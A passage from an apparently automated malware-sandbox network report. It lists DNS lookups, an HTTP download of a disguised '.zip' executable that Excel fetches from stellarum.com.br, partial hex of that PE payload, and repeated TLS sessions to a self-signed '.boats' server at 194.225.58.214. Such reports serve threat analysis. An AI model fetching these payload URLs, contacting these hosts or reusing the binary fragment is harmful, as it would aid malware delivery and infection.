Jan 21, 2021 16:03:19.390247107 CET	443	49165	64.37.52.172	192.168.2.22
Jan 21, 2021 16:03:19.390435934 CET	49165	443	192.168.2.22	64.37.52.172
Jan 21, 2021 16:03:19.391315937 CET	443	49165	64.37.52.172	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 21, 2021 16:03:16.526415110 CET	52197	53	192.168.2.22	8.8.8.8
Jan 21, 2021 16:03:16.711199999 CET	53	52197	8.8.8.8	192.168.2.22
Jan 21, 2021 16:03:17.592540979 CET	53099	53	192.168.2.22	8.8.8.8
Jan 21, 2021 16:03:17.640499115 CET	53	53099	8.8.8.8	192.168.2.22
Jan 21, 2021 16:03:17.651228905 CET	52838	53	192.168.2.22	8.8.8.8
Jan 21, 2021 16:03:17.699147940 CET	53	52838	8.8.8.8	192.168.2.22
Jan 21, 2021 16:03:18.240075111 CET	61200	53	192.168.2.22	8.8.8.8
Jan 21, 2021 16:03:18.288335085 CET	53	61200	8.8.8.8	192.168.2.22
Jan 21, 2021 16:03:18.293981075 CET	49548	53	192.168.2.22	8.8.8.8
Jan 21, 2021 16:03:18.341964960 CET	53	49548	8.8.8.8	192.168.2.22
Jan 21, 2021 16:03:26.437694073 CET	55627	53	192.168.2.22	8.8.8.8
Jan 21, 2021 16:03:27.438571930 CET	55627	53	192.168.2.22	8.8.8.8
Jan 21, 2021 16:03:27.500000000 CET	53	55627	8.8.8.8	192.168.2.22
Jan 21, 2021 16:03:27.533200026 CET	53	55627	8.8.8.8	192.168.2.22
Jan 21, 2021 16:03:37.413358927 CET	56009	53	192.168.2.22	8.8.8.8
Jan 21, 2021 16:03:37.951539993 CET	53	56009	8.8.8.8	192.168.2.22
Jan 21, 2021 16:04:25.462573051 CET	61865	53	192.168.2.22	8.8.8.8
Jan 21, 2021 16:04:25.519269943 CET	53	61865	8.8.8.8	192.168.2.22
Jan 21, 2021 16:04:31.024112940 CET	55171	53	192.168.2.22	8.8.8.8
Jan 21, 2021 16:04:31.227071047 CET	53	55171	8.8.8.8	192.168.2.22

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Jan 21, 2021 16:03:27.533313036 CET	192.168.2.22	8.8.8.8	d016	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 21, 2021 16:03:16.526415110 CET	192.168.2.22	8.8.8.8	0xccae	Standard query (0)	qsf.surfescape.net	A (IP address)	IN (0x0001)
Jan 21, 2021 16:03:26.437694073 CET	192.168.2.22	8.8.8.8	0x9ffe	Standard query (0)	stellarum.com.br	A (IP address)	IN (0x0001)
Jan 21, 2021 16:03:27.438571930 CET	192.168.2.22	8.8.8.8	0x9ffe	Standard query (0)	stellarum.com.br	A (IP address)	IN (0x0001)
Jan 21, 2021 16:03:37.413358927 CET	192.168.2.22	8.8.8.8	0xd237	Standard query (0)	reliablelifts.co.in	A (IP address)	IN (0x0001)
Jan 21, 2021 16:04:25.462573051 CET	192.168.2.22	8.8.8.8	0xfe26	Standard query (0)	shopandmartonline.com	A (IP address)	IN (0x0001)
Jan 21, 2021 16:04:31.024112940 CET	192.168.2.22	8.8.8.8	0x2cc0	Standard query (0)	creditoenusa.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 21, 2021 16:03:16.711199999 CET	8.8.8.8	192.168.2.22	0xccae	No error (0)	qsf.surfescape.net		64.37.52.172	A (IP address)	IN (0x0001)
Jan 21, 2021 16:03:27.500000000 CET	8.8.8.8	192.168.2.22	0x9ffe	No error (0)	stellarum.com.br		191.252.144.65	A (IP address)	IN (0x0001)
Jan 21, 2021 16:03:27.533200026 CET	8.8.8.8	192.168.2.22	0x9ffe	No error (0)	stellarum.com.br		191.252.144.65	A (IP address)	IN (0x0001)
Jan 21, 2021 16:03:37.951539993 CET	8.8.8.8	192.168.2.22	0xd237	No error (0)	reliablelifts.co.in		103.83.81.27	A (IP address)	IN (0x0001)
Jan 21, 2021 16:04:25.519269943 CET	8.8.8.8	192.168.2.22	0xfe26	No error (0)	shopandmartonline.com		198.136.54.91	A (IP address)	IN (0x0001)
Jan 21, 2021 16:04:31.227071047 CET	8.8.8.8	192.168.2.22	0x2cc0	No error (0)	creditoenusa.com		192.185.224.50	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- stellarum.com.br

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49168	191.252.144.65	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2021 16:03:27.767260075 CET	748	OUT	GET /hknmwj.zip HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: stellarum.com.br Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2021 16:03:28.032418013 CET	750	IN	HTTP/1.1 200 OK Date: Thu, 21 Jan 2021 15:03:27 GMT Server: Apache Last-Modified: Sat, 19 May 2018 08:09:45 GMT Accept-Ranges: bytes Content-Length: 856064 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/zip Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 2b f5 15 8c 6f 94 7b df 6f 94 7b df 6f 94 7b df 0a f2 78 de 62 94 7b df 0a f2 7e de e4 94 7b df 0a f2 7f de 78 94 7b df a4 fb 7e de 4d 94 7b df a4 fb 7f de 7f 94 7b df a4 fb 78 de 79 94 7b df db 08 94 df 6a 94 7b df 6f 94 7a df 3b 94 7b df a4 fb 72 de 6e 94 7b df a4 fb 7b de 6e 94 7b df a4 fb 84 df 6e 94 7b df a4 fb 79 de 6e 94 7b df 52 69 63 68 6f 94 7b df 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 df 94 d5 5d 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 1a 00 74 07 00 00 e4 06 00 00 00 00 00 08 d2 05 00 00 10 00 00 00 90 07 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 90 0e 00 00 04 00 00 00 00 00 00 02 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 d0 df 0c 00 64 00 00 00 34 e0 0c 00 50 00 00 00 00 50 0e 00 08 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 0e 00 08 27 00 00 7c bb 0c 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 bb 0c 00 40 00 00 00 00 00 00 00 00 00 00 00 00 90 07 00 8c 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 09 72 07 00 00 10 00 00 00 74 07 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 ae 58 05 00 00 90 07 00 00 5a 05 00 00 78 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 ac 5b 01 00 00 f0 0c 00 00 10 00 00 00 d2 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 08 05 00 00 00 50 0e 00 00 06 00 00 00 e2 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 08 27 00 00 00 60 0e 00 00 28 00 00 00 e8 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b9 50 3d 0e 10 e8 79 99 05 00 68 b9 81 07 10 e8 1c c5 05 00 59 c3 68 cd 81 07 10 e8 10 c5 05 00 59 c3 68 c3 81 07 10 e8 04 c5 05 00 59 c3 6a 01 6a 00 68 a8 3e 0e 10 b9 58 3e 0e 10 e8 5c a3 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$+o{o{o{xb{~{x{~M{{xy{j{oz;{rn{{n{n{yn{Richo{PEL]!t@d 4PP`'|T@.textrt `.rdataXZx@@.data[@.rsrcP@@.reloc'`(@BP=yhYhYhYjjh>X>\

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 21, 2021 16:03:17.059777975 CET	64.37.52.172	443	192.168.2.22	49165	CN=qsf.surfescape.net CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Dec 15 06:38:20 CET 2020 Wed Oct 07 21:21:40 CEST 2020	Mon Mar 15 06:38:20 CET 2021 Wed Sep 29 21:21:40 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Jan 21, 2021 16:03:38.775681973 CET	103.83.81.27	443	192.168.2.22	49169	CN=reliablelifts.co.in CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Fri Jan 01 01:00:00 CET 2021 Mon May 18 02:00:00 CEST 2015 Thu Jan 01 01:00:00 CET 2004	Fri Apr 02 01:59:59 CEST 2021 Sun May 18 01:59:59 CEST 2025 Mon Jan 01 00:59:59 CET 2029	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Mon May 18 02:00:00 CEST 2015	Sun May 18 01:59:59 CEST 2025		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		
Jan 21, 2021 16:04:10.528618097 CET	194.225.58.214	443	192.168.2.22	49170	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 21, 2021 16:04:17.732096910 CET	194.225.58.214	443	192.168.2.22	49174	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 21, 2021 16:04:20.449372053 CET	194.225.58.214	443	192.168.2.22	49176	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 21, 2021 16:04:24.326739073 CET	194.225.58.214	443	192.168.2.22	49181	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 21, 2021 16:04:27.251132965 CET	194.225.58.214	443	192.168.2.22	49185	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 21, 2021 16:04:28.954595089 CET	198.136.54.91	443	192.168.2.22	49184	CN=cpanel.shopandmartonline.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Jan 05 04:39:55 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Mon Apr 05 05:39:55 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Jan 21, 2021 16:04:30.556129932 CET	194.225.58.214	443	192.168.2.22	49190	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 21, 2021 16:04:31.613471985 CET	192.185.224.50	443	192.168.2.22	49191	CN=avilesnieves.comoganardineroconduciendo.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Mon Jan 11 22:18:52 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Sun Apr 11 23:18:52 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Jan 21, 2021 16:04:33.298172951 CET	194.225.58.214	443	192.168.2.22	49194	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 21, 2021 16:04:39.180341005 CET	194.225.58.214	443	192.168.2.22	49198	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 21, 2021 16:04:43.371397972 CET	194.225.58.214	443	192.168.2.22	49202	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 21, 2021 16:04:46.921905994 CET	194.225.58.214	443	192.168.2.22	49206	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 21, 2021 16:04:51.614739895 CET	194.225.58.214	443	192.168.2.22	49211	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 21, 2021 16:04:53.908262968 CET	194.225.58.214	443	192.168.2.22	49214	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 21, 2021 16:04:59.962903023 CET	194.225.58.214	443	192.168.2.22	49220	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 21, 2021 16:05:01.242079973 CET	194.225.58.214	443	192.168.2.22	49222	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 21, 2021 16:05:06.848613024 CET	194.225.58.214	443	192.168.2.22	49228	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 21, 2021 16:05:07.794094086 CET	194.225.58.214	443	192.168.2.22	49229	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 21, 2021 16:05:13.080928087 CET	194.225.58.214	443	192.168.2.22	49235	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 21, 2021 16:05:13.163276911 CET	194.225.58.214	443	192.168.2.22	49237	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 21, 2021 16:05:14.613040924 CET	194.225.58.214	443	192.168.2.22	49239	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 21, 2021 16:05:19.109059095 CET	194.225.58.214	443	192.168.2.22	49247	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 21, 2021 16:05:20.323662996 CET	194.225.58.214	443	192.168.2.22	49250	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 21, 2021 16:05:20.694333076 CET	194.225.58.214	443	192.168.2.22	49251	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 21, 2021 16:05:25.123593092 CET	194.225.58.214	443	192.168.2.22	49259	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	CN=aytinchentref.miensin6erycent.boats, O=Dfiom Hsfrof NL, L=Moscow, ST=Dramewid7, C=RU	Sun Jan 10 12:16:33 CET 2021	Sun Jul 11 13:16:33 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
